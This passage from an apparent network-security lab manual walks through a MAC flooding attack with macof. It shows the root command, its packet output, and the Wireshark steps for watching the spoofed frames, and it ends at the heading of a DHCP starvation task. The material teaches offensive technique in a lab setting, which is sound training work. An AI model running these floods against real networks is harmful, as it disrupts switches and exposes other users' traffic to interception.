


```
[attacker@parrot]-[~]
$ sudo su
[sudo] password for attacker:
[root@parrot]-[/home/attacker]
# cd
[root@parrot]-[~]
# macof -i eth0 -n 10
db:8a:57:1e:fe:a5 f9:2d:29:7a:ad:94 0.0.0.0.63234 > 0.0.0.0.47250: S 1484055431:1484055431(0) win 512
5a:ea:7e:3c:4d:61 f6:95:17:5c:79:d4 0.0.0.0.29980 > 0.0.0.0.31002: S 1013666477:1013666477(0) win 512
2e:9e:b0:50:16:5b 41:5b:62:c:ad:19 0.0.0.0.3991 > 0.0.0.0.12470: S 2008031852:2008031852(0) win 512
27:87:2b:3f:4f:c3 48:54:88:3b:74:ee 0.0.0.0.7382 > 0.0.0.0.52991: S 1433785926:1433785926(0) win 512
40:cf:86:71:94:d2 57:ea:c7:4f:d4:b2 0.0.0.0.41485 > 0.0.0.0.39978: S 1431680070:1431680070(0) win 512
4b:f0:37:11:7a:78 de:b7:5d:54:26:69 0.0.0.0.37404 > 0.0.0.0.41407: S 1098709760:1098709760(0) win 512
8c:40:5:4b:cf:82 58:60:31:f:61:9b 0.0.0.0.3722 > 0.0.0.0.36379: S 714664941:714664941(0) win 512
8b:21:62:45:4c:d7 20:9a:ba:72:c:21 0.0.0.0.45452 > 0.0.0.0.44078: S 170870245:170870245(0) win 512
f4:e8:5f:74:98:51 83:9e:1f:15:8f:e9 0.0.0.0.62807 > 0.0.0.0.19676: S 527648791:527648791(0) win 512
71:c5:a4:33:1b:f3 2b:2:7a:32:9f:68 0.0.0.0.45093 > 0.0.0.0.40199: S 1072460825:1072460825(0) win 512
[root@parrot]-[~]
#
```



13. Switch to the **Wireshark** window and observe the **IPv4** packets from random IP addresses, as shown in the screenshot.



14. Click on any captured **IPv4** packet and expand the **Ethernet II** node in the packet details section. Information regarding the source and destination MAC addresses is displayed, as shown in the screenshot.



15. Similarly, you can switch to a different machine to see the same packets that were captured by Wireshark in the **Parrot Security** machine.
16. Macof sends the packets with random MAC and IP addresses to all active machines in the local network. If you are using multiple targets, you will observe the same packets on all target machines.
17. Close the **Wireshark** window. If an **Unsaved packets...** pop-up appears, click **Stop and Quit without Saving** to close the Wireshark application.



18. This concludes the demonstration of how to perform MAC flooding using macof.
19. Close all open windows and document all the acquired information.

Task 2: Perform a DHCP Starvation Attack using Yersinia

